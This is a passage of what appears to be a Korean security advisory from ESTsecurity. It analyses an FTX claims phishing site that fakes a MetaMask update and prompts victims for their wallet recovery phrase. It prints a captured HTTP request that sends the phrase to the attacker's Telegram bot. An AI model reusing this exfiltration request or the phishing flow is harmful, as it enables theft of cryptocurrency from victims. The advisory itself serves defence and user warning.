
[그림 5] 지갑 프로그램 (MetaMask) 업데이트 위장 화면

지갑 업데이트 화면은 실제 동작하는 것이 아닌, 사용자의 의심을 피하기 위해 위장된 화면으로 업데이트 진행이 완료된 것처럼 사용자를 속인 뒤 지갑 복구 구문(Recovery Phrase)의 입력을 유도합니다.



[그림 6] Metamask 복구 구문 (Recovery Phrase) 입력을 유도하는 화면

입력된 복구 구문 내용은 텔레그램 봇을 통해 공격자의 채팅방으로 자동으로 전달됩니다.



```
POST https://api.telegram.org/bot7768062881:/sendMessage HTTP/1.1
Host: api.telegram.org
Connection: keep-alive
Content-Length: 150
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://ftx.claims-portals.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ftx.claims-portals.com/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7


{"chat_id": "123456789", "text": "Metamask Recovery Phrase: \n\mystery motion"}
```

[그림 7] 공격자의 텔레그램으로 전송되는 복구 구문 정보

복구 구문 (Recovery Phrase)이란 사용자가 지갑을 복구하거나 새 기기에서 다시 접근할 수 있도록 해주는 백업 키로써, 지갑의 비밀번호를 잊었거나 휴대폰을 분실했을 때, 이 구문만 있으면 다른 기기에서 지갑을 복구할 수 있습니다.

만일 사용자가 피싱 페이지에 복구 구문(Recovery Phrase)을 모두 입력할 경우, 공격자는 해당 정보를 이용해 사용자의 지갑을 그대로 복원할 수 있으며, 이를 통해 지갑에 보관된 가상자산을 무단으로 탈취하는 것이 가능합니다.

사용자 여러분께서는 FTX 공식 사이트에서는 지갑 연결을 요청하지 않는다는 점을 꼭 기억하시고, 지갑 복원 시를 제외하고 복구 구문 입력을 요구하는 경우는 피싱일 가능성이 높으므로 각별히 주의하셔야 합니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616
(주)이스트시큐리티

www.estsecurity.com